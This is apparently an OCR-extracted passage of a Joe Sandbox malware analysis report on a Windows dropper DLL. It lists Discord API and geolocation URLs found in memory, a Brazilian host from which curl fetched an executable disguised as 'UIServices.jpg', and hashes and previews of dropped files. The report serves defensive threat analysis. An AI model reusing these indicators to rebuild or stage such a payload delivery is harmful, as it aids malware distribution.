
Name	Source	Malicious	Antivirus Detection	Reputation
http://https://discord.com/	expand.exe, 00000025.00000003.305367004.0000000004ACF000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000027.00000000.317730806.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, UIServices.exe, 00000027.00000002.345564874.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, expand.exe, 0000002D.00000003.365194463.00000000052A8000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 0000002F.00000002.404088890.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, UIServices.exe, 0000002F.00000000.370608731.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, expand.exe, 00000035.00000003.418147088.0000000004EAC000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000039.00000000.423539099.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, UIServices.exe, 00000039.00000002.458020680.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, 0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• URL Reputation: safe	unknown
http://https://curl.se/docs/alt-svc.html	expand.exe, 00000025.00000003.305367004.0000000004ACF000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000027.00000000.317730806.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, UIServices.exe, 00000027.00000002.345564874.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, expand.exe, 0000002D.00000003.365194463.00000000052A8000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 0000002F.00000002.404088890.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, UIServices.exe, 0000002F.00000000.370608731.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, expand.exe, 00000035.00000003.418147088.0000000004EAC000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000039.00000000.423539099.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, UIServices.exe, 00000039.00000002.458020680.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, 0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• URL Reputation: safe	unknown
http://https://discord.com/api/v10/guilds/iconbannerjoined_at string	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• Avira URL Cloud: safe	unknown
http://https://discord.com/api/v10/interactions//callback	expand.exe, 00000025.00000003.305367004.0000000004ACF000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000027.00000000.317730806.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, UIServices.exe, 00000027.00000002.345564874.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, expand.exe, 0000002D.00000003.365194463.00000000052A8000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 0000002F.00000002.404088890.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, UIServices.exe, 0000002F.00000000.370608731.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, expand.exe, 00000035.00000003.418147088.0000000004EAC000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000039.00000000.423539099.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, UIServices.exe, 00000039.00000002.458020680.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, 0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• Avira URL Cloud: safe	unknown
http://https://ipapi.co//json/	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://discord.com/DDiscordBot	expand.exe, 00000025.00000003.305367004.0000000004ACF000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000027.00000000.317730806.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, UIServices.exe, 00000027.00000002.345564874.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, expand.exe, 0000002D.00000003.365194463.00000000052A8000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 0000002F.00000002.404088890.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, UIServices.exe, 0000002F.00000000.370608731.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, expand.exe, 00000035.00000003.418147088.0000000004EAC000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000039.00000000.423539099.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, UIServices.exe, 00000039.00000002.458020680.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, 0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• Avira URL Cloud: safe	unknown
http://https://status.discord.com/api/v2/incidents/unresolved.jsonhttps://status.discord.com/api/v2/schedul	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• Avira URL Cloud: safe	unknown
http://https://curl.se/docs/hsts.html	expand.exe, 00000025.00000003.305367004.0000000004ACF000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000027.00000000.317730806.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, UIServices.exe, 00000027.00000002.345564874.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, expand.exe, 0000002D.00000003.365194463.00000000052A8000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 0000002F.00000002.404088890.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, UIServices.exe, 0000002F.00000000.370608731.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, expand.exe, 00000035.00000003.418147088.0000000004EAC000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000039.00000000.423539099.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, UIServices.exe, 00000039.00000002.458020680.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, 0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• URL Reputation: safe	unknown
http://https://discord.com/api/v10/oauth2/applications/	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• Avira URL Cloud: safe	unknown
http://https://freegeoip.app/json/X	expand.exe, 00000025.00000003.305367004.0000000004ACF000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000027.00000000.317730806.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, UIServices.exe, 00000027.00000002.345564874.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, expand.exe, 0000002D.00000003.365194463.00000000052A8000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 0000002F.00000002.404088890.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, UIServices.exe, 0000002F.00000000.370608731.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, expand.exe, 00000035.00000003.418147088.0000000004EAC000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000039.00000000.423539099.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, UIServices.exe, 00000039.00000002.458020680.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, 0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• Avira URL Cloud: safe	unknown
http://canonicalizer.ucsuri.tcs/6800740074007000730003a002f002f00700069006e0067002e002e006e0061007600	UIServices.exe, 00000027.00000003.330989782.0000029C1E81D000.00000004.00000020.00020000.00000000.sdmp, UIServices.exe, 0000002F.00000003.388069548.0000027DB7434000.00000004.00000020.00020000.00000000.sdmp, UIServices.exe, 00000039.00000003.444621633.0000018E5AC46000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://discord.com/api/v10/channels/	expand.exe, 00000025.00000003.305367004.0000000004ACF000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000027.00000000.317730806.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, UIServices.exe, 00000027.00000002.345564874.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, expand.exe, 0000002D.00000003.365194463.00000000052A8000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 0000002F.00000002.404088890.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, UIServices.exe, 0000002F.00000000.370608731.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, expand.exe, 00000035.00000003.418147088.0000000004EAC000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000039.00000000.423539099.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, UIServices.exe, 00000039.00000002.458020680.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, 0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• Avira URL Cloud: safe	unknown
http://https://discord.com/api/v10/sticker-packshttps://discord.com/api/v10/users/	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• Avira URL Cloud: safe	unknown
http://ip-api.com/json/	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false		high
http://https://freegeoip.app/json/	expand.exe, 00000025.00000003.305367004.0000000004ACF000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000027.00000000.317730806.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, UIServices.exe, 00000027.00000002.345564874.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, expand.exe, 0000002D.00000003.365194463.00000000052A8000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 0000002F.00000002.404088890.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, UIServices.exe, 0000002F.00000000.370608731.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, expand.exe, 00000035.00000003.418147088.0000000004EAC000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000039.00000000.423539099.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, UIServices.exe, 00000039.00000002.458020680.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, 0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• Avira URL Cloud: safe	unknown
http://https://discord.com/api/v10/applications//commands/	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• Avira URL Cloud: safe	unknown
http://canonicalizer.ucsuri.tcs/6800740074007000730003a002f002f00700069006e0067002e002e00630068006500	UIServices.exe, 00000039.00000003.444621633.0000018E5AC46000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://anydesk10.hospedagemdesites.ws/UIServices.jpg-oC:	curl.exe, 00000009.00000002.258205394.00000017782120000.00000004.00000020.00020000.00000000.sdmp, curl.exe, 0000000A.00000002.257455250.000001840CB40000.00000004.00000020.00020000.00000000.sdmp, curl.exe, 0000000E.00000002.265327619.00000237F57C0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://discord.com/api/v10/stage-instanceshttps://discord.com/api/v10/stage-instances/	0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://docs.rs/getrandom#nodejs-es-module-supportCalling	expand.exe, 00000025.00000003.305367004.0000000004ACF000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000027.00000000.317730806.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, UIServices.exe, 00000027.00000002.345564874.00007FF797397000.00000002.00000001.01000000.00000008.sdmp, expand.exe, 0000002D.00000003.365194463.00000000052A8000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 0000002F.00000002.404088890.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, UIServices.exe, 0000002F.00000000.370608731.00007FF6FC357000.00000002.00000001.01000000.0000000A.sdmp, expand.exe, 00000035.00000003.418147088.0000000004EAC000.00000004.00000800.00020000.00000000.sdmp, UIServices.exe, 00000039.00000000.423539099.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, UIServices.exe, 00000039.00000002.458020680.00007FF643397000.00000002.00000001.01000000.0000000C.sdmp, 0eae52cd25d2e54183e98bebd14ba490.tmp.37.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
191.252.51.12	anydesk10.hospedagemdesites.ws	Brazil		27715	LocawebServicosdeInternetSABR	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	756307

Copyright Joe Security LLC 2022

Start date and time:	2022-11-30 00:36:14 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 44s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Win64.DropperX-gen.15394.30671.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	63
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal52.troj.evad.winDLL@83/61@3/2
EGA Information:	• Successful, ratio: 33.3%
HDC Information:	• Successful, ratio: 72% (good quality ratio 65.9%) • Quality average: 73.3% • Quality standard deviation: 30.7%
HCA Information:	Failed
Cookbook Comments:	• Found application associated with file extension: .dll • Sleeps bigger than 100000000ms are automatically reduced to 1000ms

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 8.241.126.121, 8.241.126.249, 8.238.85.126, 67.27.157.126, 8.248.139.254, 67.27.159.126, 8.241.121.126, 67.26.137.254, 8.248.117.254, 8.241.122.126
- Excluded domains from analysis (whitelisted): fg.download.windowsupdate.com.c.footprint.net, fs.microsoft.com, ctldl.windowsupdate.com, wu-bg-shim.trafficmanager.net
- Execution Graph export aborted for target UIServices.exe, PID 3928 because there are no executed function
- Execution Graph export aborted for target UIServices.exe, PID 5736 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtEnumerateKey calls found.
- Report size getting too big, too many NtOpenKey calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

⊘ **No context**

JA3 Fingerprints

⊘ **No context**

Dropped Files

⊘ **No context**

Created / dropped Files

C:\Users\user\AppData\Local\Temp\MSIbbb33.LOG

Process:	C:\Windows\System32\msiexec.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	778
Entropy (8bit):	3.2569622051564373
Encrypted:	false
SSDEEP:	12:Qw5SQGkFNwallkQcGu1SQGkFNwallkQcGu1SQGkFNwallkQcGuXK0/B:Qkg8lloJ1g8lloJ1g8lloJR/B
MD5:	46EA4744335C356461695433A9B322D3
SHA1:	69D9124F61652D17BD4AA8FE910B528CA0A4E7C1
SHA-256:	3ED0958ECB16FA52EB35ADC5E07B413DA555AFEDDB6F59442C25F9AC4B930EEA
SHA-512:	82348A77EEE82AD581ED357DF242FEC36C4921338FA767E78A7562748A9AC21374C90BAB3AE1BCE02BC05F287D6452FB465F461661D742B38BC55B76EA3BEC B
Malicious:	false
Preview:	..E.r.r.o.r. .1.5.0.0... .A.n.o.t.h.e.r. .i.n.s.t.a.l.l.a.t.i.o.n. .i.s. .i.n. .p.r.o.g.r.e.s.s... .Y.o.u. .m.u.s.t. .c.o.m.p.l.e.t.e. .t.h.a.t. .i.n.s.t.a.l.l.a.t.i.o.n. .b.e.f.o.r.e. .c.o.n.t.i.n.u.i.n.g. .t.h.i.s. .o.n.e.......E.r.r.o.r. .1.5.0.0... .A.n.o.t.h.e.r. .i.n.s.t.a.l.l.a.t.i.o.n. .i.s. .i.n. .p.r.o.g.r.e.s.s... .Y.o.u. .m.u.s.t. .c.o.m.p.l.e.t.e. .t.h.a.t. .i.n.s.t.a.l.l.a.t.i.o.n. .b.e.f.o.r.e. .c.o.n.t.i.n.u.i.n.g. .t.h.i.s. .o.n.e.......E.r.r.o.r. .1.5.0.0... .A.n.o.t.h.e.r. .i.n.s.t.a.l.l.a.t.i.o.n. .i.s. .i.n. .p.r.o.g.r.e.s.s... .Y.o.u. .m.u.s.t. .c.o.m.p.l.e.t.e. .t.h.a.t. .i.n.s.t.a.l.l.a.t.i.o.n. .b.e.f.o.r.e. .c.o.n.t.i.n.u.i.n.g. .t.h.i.s. .o.n.e.......=.=.=. .L.o.g.g.i.n.g. .s.t.o.p.p.e.d.:. .1.1./.3.0./.2.0.2.2. . .0.:.3.8.:.4.8. .=.=.=.....

C:\Users\user\AppData\Local\Temp\MSIbc4f7.LOG

Process:	C:\Windows\System32\msiexec.exe
File Type:	Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	1006
Entropy (8bit):	3.2288430235557075
Encrypted:	false
SSDEEP:	24:Qkg8lloJ1g8lloJ1g8lloJ1g8lloJR/cH:hguloJ1guloJ1guloJ1guloJSH
MD5:	DE9A0A76204DD19CF3B390F68AD59B02
SHA1:	D0C7D13A5545F8ACAC8C470652E210E2020D5843
SHA-256:	D603AA9474CD94905F55194B6E198F07F918799CC1411B37798A1DA4C95BFADD
SHA-512:	1CB64AE3C56E315FDD47DACB667F658B2BD668234BCA08C6A54C4BDB223169877ED3A26058B9251812DECA52811C8A2E4C6D0C848AF9030F4FA1A859869D01 BA
Malicious:	false
Preview:	..E.r.r.o.r. .1.5.0.0... .A.n.o.t.h.e.r. .i.n.s.t.a.l.l.a.t.i.o.n. .i.s. .i.n. .p.r.o.g.r.e.s.s... .Y.o.u. .m.u.s.t. .c.o.m.p.l.e.t.e. .t.h.a.t. .i.n.s.t.a.l.l.a.t.i.o.n. .b.e.f.o.r.e. .c.o.n.t.i.n.u.i.n.g. .t.h.i.s. .o.n.e.......E.r.r.o.r. .1.5.0.0... .A.n.o.t.h.e.r. .i.n.s.t.a.l.l.a.t.i.o.n. .i.s. .i.n. .p.r.o.g.r.e.s.s... .Y.o.u. .m.u.s.t. .c.o.m.p.l.e.t.e. .t.h.a.t. .i.n.s.t.a.l.l.a.t.i.o.n. .b.e.f.o.r.e. .c.o.n.t.i.n.u.i.n.g. .t.h.i.s. .o.n.e.......E.r.r.o.r. .1.5.0.0... .A.n.o.t.h.e.r. .i.n.s.t.a.l.l.a.t.i.o.n. .i.s. .i.n. .p.r.o.g.r.e.s.s... .Y.o.u. .m.u.s.t. .c.o.m.p.l.e.t.e. .t.h.a.t. .i.n.s.t.a.l.l.a.t.i.o.n. .b.e.f.o.r.e. .c.o.n.t.i.n.u.i.n.g. .t.h.i.s. .o.n.e.......E.r.r.o.r. .1.5.0.0... .A.n.o.t.h.e.r. .i.n.s.t.a.l.l.a.t.i.o.n. .i.s. .i.n. .p.r.o.g.r.e.s.s... .Y.o.u. .m.u.s.t. .c.o.m.p.l.e.t.e. .t.h.a.t. .i.n.s.t.a.l.l.a.t.i.o.n. .b.e.f.o.r.e. .c.o.n.t.i.n.u.i.n.g. .t.h.i.s. .o.n.e.......=.=.=. .L.o.g.g.i.n.g. .s.t.o.p.p.e.d.:. .1.1./.3.0./.2.0.2.2. . .0.:.3.8.:.2.3. .=.=.

C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files.cab 🔒

Process:	C:\Windows\SysWOW64\msiexec.exe
File Type:	Microsoft Cabinet archive data, many, 2465794 bytes, 2 files, at 0x2c +A "UIServices.exe" +A "vcruntime140.dll", ID 29986, number 1, 175 datablocks, 0x1503 compression
Category:	dropped
Size (bytes):	2465794
Entropy (8bit):	**7.999864847703612**

Encrypted:	**true**
SSDEEP:	49152:PBdidvJXFzhYsAdZYH4YwKw2oHUNgir2MYgoGLcOh0YdMsyRyIQwF:PBxZtYDWHUNgiazgowjzu1QwF
MD5:	97AF5456199BE2890D17BD4F166ADD0E
SHA1:	4CD664992D1C04B2E2F65F9EF1C8C5B295687ADD
SHA-256:	96AFCA733A419F2C4A5DEA6E7569125842477E7300ED9DA8553854A7B11DAD6C
SHA-512:	DECE5558442E898750487B5A2ACA1CA3A2B165D675BB3703A1B8FF5BA88C581B2E6E15DC1DF62B585FF37F3354D047C8FA2B0E723B37FFB0684CDB89044E247 1
Malicious:	false
Preview:	MSCF......%.....,..............."u..l.........U.......{U6. .UIServices.exe. .....U....Q.P .vcruntime140.dll..K.7.:..[...@. ......5..N....o..Z.hH...i..._.E.S..D.....F.E..<./..p..R-.......Z...jd..H...... {...L...l.M..~..}&.4...Z.......GT.s-j.Q.@p.U..0.m..[1cF..F).a.X...(.^.U........E.....K..Z.........#.UEeV@.{.........9....{.7..7..0evYB..F"......P...P.X..e.....P..p..H.....o.B.A...zqp....+.(!... b..N...w.s...G.....0T...YGB..u..BL.!+KC...".a.......".0.fvvx......6.^/...;..^...m.**...).q..u.V.9IizF+}.d.gR.q@.....<\.=.Z.v.........C.I..4.\3.(..^;l.."...q.....,.v..........x.......5...@.E.#.".. 3.8.O..j@.|....j....;.G8..s...g}$.G@...Y..8...{**27.j...~...2.V.4..X.......P..t.z\.?ht..^&G..O/S]|.R..fT.E.s.v*"...Q....PE|%..g.@...:......p..;...~d.B..E........K;TF.... X:.~C..x(-.:..W..WQ .rs..........jmPRG4.......P!g...'....*....,.*F..7...f~(..z...O.6}.....I.?.".#.aI6..E..zE....DN..N...D...n2.Gd..Vg..z&.)-<U;......>.AGQjL.X,1..F.6u.f..e\]CK.aE..[9.c...(....d../j.

C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files\537a39cd2c1b400e9f1169024b13d68ddpx.tmp\29b46379382ed74d83879371e86987c8.tmp

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	101664
Entropy (8bit):	6.571798459921823
Encrypted:	false
SSDEEP:	1536:sC6b39cL/iRDhXq4GZLAy10i5XNC83tTPw98APXbxecbSQ25I4I/Cq:sVPphXq30yvXL5APbxecbSDu
MD5:	7A2B8CFCD543F6E4EBCA43162B67D610
SHA1:	C1C45A326249BF0CCD2BE2FBD412F1A62FB67024
SHA-256:	7D7CA28235FBA5603A7F40514A552AC7EFAA67A5D5792BB06273916AA8565C5F
SHA-512:	E38304FB9C5AF855C1134F542ADF72CDE159FAB64385533EAFA5BB6E374F19B5A29C0CB5516FC5DA5C0B5AC47C2F6420792E0AC8DDFF11E749832A7B7F3EB5 C8
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......!/.NeNl.eNl.eNl....gNl.l6..nNl.eNm.lNl..>o.hNl..>h.uNl..>i.zNl ..>l.dNl..>..dNl..>n.dNl.RicheNl................PE..d....Y._.........." ....^......p..`A.......................................`1..4....9.......p.......P.......L.. A....... ...H...T..............................0...text............................. ..`.rdata...?.......@..................@..@.data...0....@.......4..............@....pdata.......P.......8..... .........@..@_RDATA.......`.......D..............@..@.rsrc........p.......F..............@..@.reloc...............J..............@..B.. ....

C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files\537a39cd2c1b400e9f1169024b13d68ddpx.tmp\3439ecd5563108439a8db68236176daf.tmp

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	5609472
Entropy (8bit):	6.57517312270674
Encrypted:	false
SSDEEP:	49152:g2xSVi6to3D8COYcboaLKCIwfwqnD3qfv6Nr4NdHAaeb/s46VxQ0GigqU1DUpsFu:hxS+rc2Szaf3zXqBErS+
MD5:	F65B1FC89A4324BEFDB6F24406BAEF6A
SHA1:	BA820B503D6BC3D9A27C0D5DBD61D8E0DEE166E9
SHA-256:	E734882F835EB93A77DC1769C7F57211501AA907889ADC941F87F63725BF4EEB
SHA-512:	EEA285E51EE1B3FC42679C0DCB2CDD73E984DE29FD74A39BEFB1C51AD303CC0026F57A12A036E5F6905386DD5281C53B671F2FDE7B00F832297BF756635A05 5
Malicious:	false
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......>~.dz..7z..7z..7sgz7n..7(j.6x..7.p.7}..7(j.6m..7(j.6p..7(j.6~..7.f.6`..7 nt.6s..7z..7...7.j.6...7z..7u..7.j.6{..7Richz..7.......................PE..d.....c.........."......^>..F...... .=........@.............................U...........`..S.D.......... ...S.4|...........PU..|..0.R.......................R.(...P.R.8............p>.............................text...n]>......^>................. ..`.rdata..@....p>......b>.............@..@.data........@S..t...(S............ .@....pdata..4|....S..~....S.............@..@.reloc...|...PU..~....U.............@..B... ....

C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files\UIServices.exe (copy)

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	PE32+ executable (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	5609472
Entropy (8bit):	6.57517312270674

Encrypted:	false
SSDEEP:	49152:g2xSVi6to3D8COYcboaLKClwfwqnD3qfv6Nr4NdHAaeb/s46VxQ0GigqU1DUpsFu:hxS+rc2Szaf3zXqBErS+
MD5:	F65B1FC89A4324BEFDB6F24406BAEF6A
SHA1:	BA820B503D6BC3D9A27C0D5DBD61D8E0DEE166E9
SHA-256:	E734882F835EB93A77DC1769C7F57211501AA907889ADC941F87F63725BF4EEB
SHA-512:	EEA285E51EE1B3FC42679C0DCB2CDD73E984DE29FD74A39BEFB1C51AD303CC0026F57A12A036E5F6905386DD5281C53B671F2FDE7B00F832297BF756635A055
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....>~.dz..7z..7z..7sgz7n..7(j.6x..7.p.7}..7(j.6m..7(j.6p..7(j.6~..7.f.6`..7nt.6s..7z..7...7.j.6...7z..7u..7.j.6{..7Richz..7.....PE..d.....c....."....^>..F..... .=.....@.....U.....`.....S.D.....S.4|.....PU..|..0.R.....R.(...P.R.8.....p>.....text...n]>.....^>..... ..`.rdata..@....p>.....b>.....@..@.data.....@S..t...(S.....@....pdata..4|....S..~....S.....@..@.reloc...|...PU..~....U.....@..B.....

C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files\vcruntime140.dll (copy)

Process:	C:\Windows\SysWOW64\expand.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	101664
Entropy (8bit):	6.571798459921823
Encrypted:	false
SSDEEP:	1536:sC6b39cL/iRDhXq4GZLAy10i5XNC83tTPw98APXbxecbSQ25l4l/Cq:sVPphXq30yvXL5APbxecbSDu
MD5:	7A2B8CFCD543F6E4EBCA43162B67D610
SHA1:	C1C45A326249BF0CCD2BE2FBD412F1A62FB67024
SHA-256:	7D7CA28235FBA5603A7F40514A552AC7EFAA67A5D5792BB06273916AA8565C5F
SHA-512:	E38304FB9C5AF855C1134F542ADF72CDE159FAB64385533EAFA5BB6E374F19B5A29C0CB5516FC5DA5C0B5AC47C2F6420792E0AC8DDFF11E749832A7B7F3EB5C8
Malicious:	false
